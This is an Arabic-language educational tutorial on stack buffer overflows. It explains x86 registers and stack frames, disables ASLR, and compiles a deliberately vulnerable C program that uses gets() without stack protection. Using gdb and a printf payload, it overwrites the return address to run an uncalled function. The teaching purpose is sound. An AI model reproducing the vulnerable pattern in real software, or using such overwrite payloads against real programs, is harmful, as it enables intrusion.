ثغرات فيض المكدس
Stack Overflows

http://shefrah.com

بسم الله الرحمن الرحيم

السلام عليكم ورحمة الله وبركاته
سنتحدث اليوم عن نوع من انواع الثغرات القوية والمتقدمة التي تحتاج الى معرفة عمل الكمبيوتر الداخلي وكيف يتعامل مع البيانات ويحتاج الى معرفة قليلة بلغة الاسمبلي .
طبعا النوع هذا من الثغرات منتشر بكثرة والكثير منا يقوم بنسخ ولصق الثغرة وتطبيقها دون معرفته التفاصيل عنها او ما اذا كانت تحتوي على كود خبيث يضر المستخدم دون علمة .هذا الموضوع يقدم صورة مبسطة لتوضيح الألية المستخدمة في هذا النوع من الثغرات .
للمعلومية فقط هذا النقاش تعليمي فقط واتمنى الا يستخدم في الحاق الضرر في الاخرين .


قبل ان نبدأ هناك بعض المعلومات يجب ان تعرفها متعلقة بالبروسيسر CPU :-

اولا الريجستر عددها مختلف من CPU الى آخر سنتكلم عن اشهرها :

EAX : ويسمى accumulator ويستخدم في العمليات الرياضية وكذالك لتخزين البينات وفي بعض الاوقات يحتفظ بنتائج العمليات .
EBX : ليس لدية اي عملية رئيسية لكن يمكن ان يستخدم في تخزين البينات.
ECX : هذا عداد وسيتخدم في عمليات التكرار .
EDX: وهذا قريب من عمل EAX لكن يستخدم في العمليات المركبة (مثل الضرب والقسمة) .
ESP : مؤشر الى الستاك stack pointer
EBP : مؤشر مساعد base pointer
ESI : مؤشر الى عنوان المدخلات source index
EIP : مؤشر الى التعليمات التي تنفذ في وقت عمل المعالج instruction pointer

هذا بعض الريجستر الي تهمنا .

الان سنتكلم عن ال stack هو شكل من اشكال البينات له طريقة مخصصة يستخدمها في حفظ البيانات (First in Last out) اول يحفظ داخل الستاك آخر عنصر يُحذف منة وهذا مبدأ عمل الستاك .
يوجد على الستاك عمليتين فقط
PUSH : اضافة عنصر
POP : ازالة عنصر وحفظة في مكان آخر
وهذي صورة تخيلية للستاك داخل النظام



مثل ما قلنا esp يؤشر دائما الى اعلى قيمة في الستاك
عند ال push ينزل الى الاسفل يعني ESP ينقص وعند pop يصعد الى الاعلى يعني ESP يزيد .

عند انشاء ال stack يحمل ESP عنوان اعلى عنصر في ال stack .
يمكن الرجوع الى هذا الرابط
http://en.wikipedia.org/wiki/Stack-based_memory_allocation

الان كل الكلام عن الستاك ما الفائدة منة لا تستعجلون . بعد ما عرفنا طريقة عمل الستاك بشكل مبسط وهذي طريقة التعامل مع الستاك في كل الاحوال . يتم استخدام الستاك من قبل المعالج عند استدعاء دالة (روتين معين) طبعا مثل ما هو معروف عند تنفيذ البرنامج يقوم بتنفيذة خطوة خطوة حتى يصل الى استدعاء داله (فنكشن) معين في مكان آخر من الذاكرة يذهب اليه بعد تنفيذ هذا الروتين يصادف مشكلة كيف يرجع ليكمل قراءة البرنامج .هنا تم ظهور طريقة جديدة تقوم بأستخدام الستاك . حيث يقوم الروتين باستخدام الستاك بطريقة معينة وعند الانتهاء من هذا الروتين يقوم المعالج بأستكمال البرنامج .
لنرى ألية بناء الستاك الخاص بالدالة
الفكرة بشكل عام يقوم المعالج بوضع التعليمه التي تأتي بعد الاستدعاء في آخر الستاك بسبب اذا انتهى من عملة داخل الستاك يكون عنوان التعليمة في اخر شي (مثل ما قلنا طريقة الستاك بالحفظ First In Last Out) . هذي الفكرة ..ندخل بالتفاصيل شوي

المعالج يستخدم الستاك لحفظ اي نوع من انواع البينات التي لا نحتاج لحفظها لوقت طويل مثل المتغيرات المحلية local variables وعناوين استدعاء الدوال .
عند استدعاء اي روتين يتم انشاء الستاك بالطريقة التاليه يتم حجزه من قبل النظام. الستاك في الذاكره وله حجم معين يتم تحديدة من قبل النظام وبعد إنشاء الستاك يوضع به هذي العنواين :
1- البرامتر تبع الدالة
2- عنوان التعليمه التي بعد الاستدعاء وتسمى عنوان العودة
3- يتم حفظ عنوان EBP
4- يقوم بحجز مساحة داخل الستاك للمتغيرات داخل الدالة

الصورة التالي توضح شكل الستاك بعد الاستدعاء

طبعا على حسب عدد البرامتر الممرره للدالة. الترتيب مثل رأيناواذا لم يوجد برامتر بكل بساطة مايضع عناوين البرامتر .

سنطبق مثال سيكون على نظام التشغيل لينكس واصحاب وندوز يطبقونه على xp . فيستا واعلى لن يعمل بسبب ASLR
http://en.wikipedia.org/wiki/Address_space_layout_randomization

قبل ما نبدأ يجب ان نلغي خاصية ASLR (سنتكلم عنها بموضوع أخرى)
ادخل على التريمنال بصلاحيات روت

```
cat  /proc/sys/kernel/randomize_va_space
```

واحفظ القيمة الي تظهر لك تختلف يا 1 او 2 .

لنلغي خاصية ASLR بهذي الطريقة :

```
sudo echo 0 > /proc/sys/kernel/randomize_va_space
```

وعند ارجاعها نغير الصفر الى واحد .
نأخذ مثال :

```
#include<stdio.h>
GetInput()
{
	char buffer[8];

	gets(buffer);
	puts(buffer);
}

main()
{
	GetInput();

	return 0;
}
```

برنامج بسيط سنجرب علية وان شاء الله تتضح الصورة بعدها
البرنامج يأخذ منك نص ويقوم بطباعته

نعمل كومبايلر للبرنامج بالطريقة التاليه. سنتكلم عن الاوامر في لقاء أخر :

```
gcc -ggdb -mpreferred-stack-boundary\=2  -fno-stack-protector first.c -o first
```

سيُظهرلك تحذير ان دالة gets غير أمنة .طيب الان نجرب البرنامج

```
mohamed@mohamed-desktop:~/Desktop/our-blog$ ./first
sh-team
sh-team
mohamed@mohamed-desktop:~/Desktop/our-blog$
```

نعطيه نص ويقوم بطباعتة بكل بساطة . لو نزيد عدد الحروف عن 8 ,تظهر لنا رسالة **segmentation** fault
لنحلل الكود

```
#include<stdio.h>
GetInput()
{
      char buffer[8];
      gets(buffer);
      puts(buffer);
}

main()
{
      GetInput();
      return 0;
}
```

بعد السطر هذا يكون تم الانتهاء من بناء الستاك

هذي مرحلة الاستدعاء للدالة

بداية التحظير للستاك


لنتصور كيف سيكون شكل الستاك سيكون بالشكل التالي:

-عنوان العودة (0 return)

-العنوان القديم لل EBP

-المتغيرات المعلية وحجمها 8 Bytes

سيكون بالشكل التالي



لنرى الستاك داخل ال dbg

وطريقة تشغيله بالأمر التالي gdb ./first

```
mohamed@mohamed-desktop:~$ gdb ./first
GNU gdb (GDB) 7.2-ubuntu
```

Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/mohamed/first...(no debugging symbols found)...done.
(gdb)

الان تم تشغيل البرنامج داخل ال Debug الموجود باللينكس اصحاب وندوز انصحهم يستخدمون winDebug
الرابط التالي
http://msdl.microsoft.com/download/symbols/debuggers/dbg_x86_6.11.1.404.msi

نرجع للينكس
نكتب list 1 ثم نكمل list
حتى يظهر لنا الكود كامل
قبل تشغيل البرنامج نضع نقطة توقف عند الدالة getinput عند السطر 14 ونضع نقطة توقف قبل gets سطر 7 .
وضعنا نقطة توقف عند استدعاء دالة GetInput لكى نرى الستاك قبل الاستدعاء ونراه بعد الاستدعاء

```
(gdb) list 1
1       #include <stdio.h>
2
3       GetInput()
4       {
5               char buffer[8];
6
7               gets(buffer);
8
9               puts(buffer);
10      }
(gdb)
11      main()
12
13      {
14              GetInput();
15              return 0;
16
17      }
(gdb) break 14
Breakpoint 1 at 0x8048484: file first.c, line 14.
break 7
Breakpoint 2 at 0x8048455: file first.c, line 7.
```

ثم نكتب run
سيتوقف البرنامج عند GetInput
دعونا نرى الستاك في امر داخل ال dbg يطبع لك اماكن تحددها من الذاكرة او من الريجستر
الامر الي هو x/ لمعرفة فائدته اكتب help x/ ستظهر تعليمات تشرح هذا الامر . الان نكتب

x/8xw $esp

وهو يعني :
اطبع لنا من بداية المؤشر الذي يؤشر علية ال esp وبعده 8 عنواين بالهيكس ديسمال بحجم word

```
x/8xw $esp
0xbffff358:    0xbffff3d8    0x00145ce7    0x00000001    0xbffff404
0xbffff368:    0xbffff40c    0xb7fff848    0xbffff4b4    0xffffffff
```

العنوان 0xbffff3d8 هو top of stack وهذا الستاك الخاص بالمين main
الان نكتب s للتكملة سيتوقف عند gets

الان نقوم بعرض الستاك ونرى الفرق بعد الاستدعاء

```
x/8xw $esp
0xbffff344:    0x0011eb80    0x0804847b    0x00288ff4    0xbffff358
0xbffff354:    0x08048458    0xbffff3d8    0x00145ce7    0x00000001
```

الان نكتب disass main (لعرض تعليمات المين خطوه خطوه)

```
disass main
Dump of assembler code for function main:
   0x08048450 <+0>:  push   %ebp
   0x08048451 <+1>:  mov    %esp,%ebp
   0x08048453 <+3>:  call   0x8048432 <GetInput>  هنا تم الاستدعاء
   0x08048458 <+8>:  mov    $0x0,%eax   وهذي العملية الي بعد الاستدعاء يعني عنوان العودة
   0x0804845d <+13>:         pop    %ebp
   0x0804845e <+14>:         ret
End of assembler dump.
```

لو نلاحظ العنوان 0x08048458
وهو عنوان العودة مثل ما هو واضح
لنرى العناوين الموجوده بالستاك الصف الاول

```
x/8xw $esp
0xbffff344:    0x0011eb80    0x0804847b    0x00288ff4    0xbffff358
0xbffff354:    0x08048458    0xbffff3d8    0x00145ce7    0x00000001
```

0x0011eb80 هذا ما يهمنا وهو موضوع متقدم مختص بالحماية

0X0804847b هذا المكان سيحفظ فية المتغيرات داخل ادالة

0X00288ff4 تكملة له

0xbffff358 هذا العنوان ebp

عندما نقوم بكتابة النص سيبدأ تخزينة من بداية 0X0804847b لو كتبنا على عنوان العودة يمكن تغيرة ووضعه باي مكان نريده لتشغيل كود معين .
مثل ما هو واضح امامنا عنوان العودة وال ebp محفوظه داخل الستاك

```
disass main
Dump of assembler code for function main:
   0x08048450 <+0>:  push   %ebp
   0x08048451 <+1>:  mov    %esp,%ebp
   0x08048453 <+3>:  call   0x8048432 <GetInput>
   0x08048458 <+8>:  mov    $0x0,%eax
   0x0804845d <+13>:         pop    %ebp
   0x0804845e <+14>:         ret
End of assembler dump.
(gdb) x/8xw $esp
0xbffff344:     0x0011eb80      0x0804847b      0x00288ff4      0xbffff358
0xbffff354:     0x08048458      0xbffff3d8      0x00145ce7      0x00000001
(gdb) x/1xw $ebp
0xbffff350:     0xbffff358
```

الان نكتب s سيطلب منا ادخال نص .ادخل الان 16 حرف لانجعلها A

```
(gdb) s
AAAAAAAAAAAA
14              puts(buffer);
(gdb) x/8xw $esp
0xbffff344:     0xbffff348      0x41414141      0x41414141      0x41414141
0xbffff354:     0x41414141      0xbffff3d8      0x00145ce7      0x00000001
```

طبعا 41 تعني A مثل مارأينا قمنا بتغير عنوان العودة . وهذه فكرة ثغرات (Stack overflow) .
الفكرة أن نقوم بأضافة بيانات فوق المساحة المسموح لنا بها حتى الوصول الى عنوان العودة وتغيره الى عنوان اخر يحوي على اوامر نريدها .
لنعدل على الكود ونضيف دالة(فنكشن) .

```
#include <stdio.h>
NotExcuted()
{

      printf ("NotExcuted\n");
      exit(0);
}
GetInput()
{
      char buffer[8];

      gets(buffer);

      puts(buffer);
}
main()

{
     GetInput();
```

```
    return 0;

}
```

لنعمل كومبايلر بنفس الطريقه. نجرب البرنامج نعطيه اقل من 8 احرف سيعمل بكل اريحية .

- هناك أمربالترمنال printf يقوم بطباعة الجملة الي تكتبها مثال

```
mohamed@mohamed-desktop:~/Desktop/our-blog$ printf "hhh\n"
hhh
mohamed@mohamed-desktop:~/Desktop/our-blog$
```

العنواين في الذاكر بنظام الهيكس ديسمال يجب أن نضيف العنوان بالهيكس وهذا ماتقدمة دالة printf. نشغل البرنامج بال dbg. .

العمل الذي سوف نقوم به هو: بعد استدعاء دالة GetInput سوف نجعلها بعد ما تنتهي من عملها ترجع للدالة الجديدة NotExcuted بدلا من ان ترجع الى المين main .
بشكل أخر : الامر الذي يأتي بعد استدعاء GetInput هو عنوان العوده و هو عنوان return 0 يجب تغيره الى عنوان الدالة الجديدة . العنوان الذي يجب تغيره هو داخل الستاك الخاص بدالة GetInput. ستتضح الامور بعد التطبيق أن شاء الله :

أولا يجب أن نعرف عنوان الدالة الجديدة بالطريقة التاليه بعد تشغيل البرنامج داخل ال dbg

نكتب disass NotExcuted


```
disass NotExcuted
Dump of assembler code for function NotExcuted:
   0x08048414 <+0>:  push   %ebp
   0x08048415 <+1>:  mov    %esp,%ebp
   0x08048417 <+3>:  sub    $0x4,%esp
   0x0804841a <+6>:  movl   $0x8048520,(%esp)
   0x08048421 <+13>:         call   0x8048340 <puts@plt>
   0x08048426 <+18>:         movl   $0x0,(%esp)
   0x0804842d <+25>:         call   0x8048350 <exit@plt>
End of assembler dump.
```

هذا هو عنوان الدالة (الفنكشن) 0x08048414 نقوم بحفظه .... مثل رأينا نستطيع التعديل على عنوان العودة بعد كتابة 12 حرف بعد 12 سنكتب على عنوان العودة ..:) . نخرج من المنقح الان نستخدم دالة printf داخل التيرمنل وهذي طريقة استخدامها والي يحب يقرا اكثر يستخدم man

```
man printf
```

سيخرج لك تعليمات عن استخدامها .....الان جهزو انفسكم لأختراق :) .....هههههه

نرى الصورة التالية وهذا هو المخطط



نقوم بأدخال
A x8 لأجل البفر buffer
AAAA لأجل EBP
ثم تغير عنوان العودة الى الدالة الجديدة

مثل ما قلنا سوف نستخدم دالة printf
نشوف الامر التالي

```
printf "AAAAAAAAAAAA\x14\x84\x04\x08" | ./first
```

بعد التطبيق

```
printf "AAAAAAAAAAAA\x14\x84\x04\x08" | ./first
AAAAAAAAAAAA#?#
NotExcuted
mohamed@mohamed-desktop:~/Desktop/our-blog$
```

طبعا تم ادخال العنوان بشكل عكسي ولا ندخل بتفاصيل الموضوع لكن الذي يريد التعمق في هذا موضوع
http://en.wikipedia.org/wiki/Endianness
مثل مارأينا تم استدعاء الدالة NotExcuted وطباعة ما بداخلها .طبعا يمكن تشغيل كود من خارج البرنامج ينفذ اوامر نرغب بها وليس بهذي الطريقة .
الان بعد الانتهاء ...
الموضوع يوضح بشكل مبسط مفهوم ثغرات ال Stack overflow وتم استخدام اللينكس للتسهيلات الموجودة ولكن في المرة القدامة سوف نقوم بالتطبيق على برنامج تم اكتشاف ثغرة فيه وسنفصل فيه ..واكيد على وندوز :)
بعض المصادر المفيدة
http://en.wikipedia.org/wiki/Stack_overflow_exploit
/http://www.cs.cmu.edu/~gilpin/tutorial
http://www.cs.umd.edu/~srhuang/teaching/cmsc212/gdb-tutorial-handout.pdf

والدرس للنقاش المعلومات الي فية من اجتهاد شخصي قابل للصواب والخطاء .

في امان الله .

http://shefrah.com

H-security@msn.com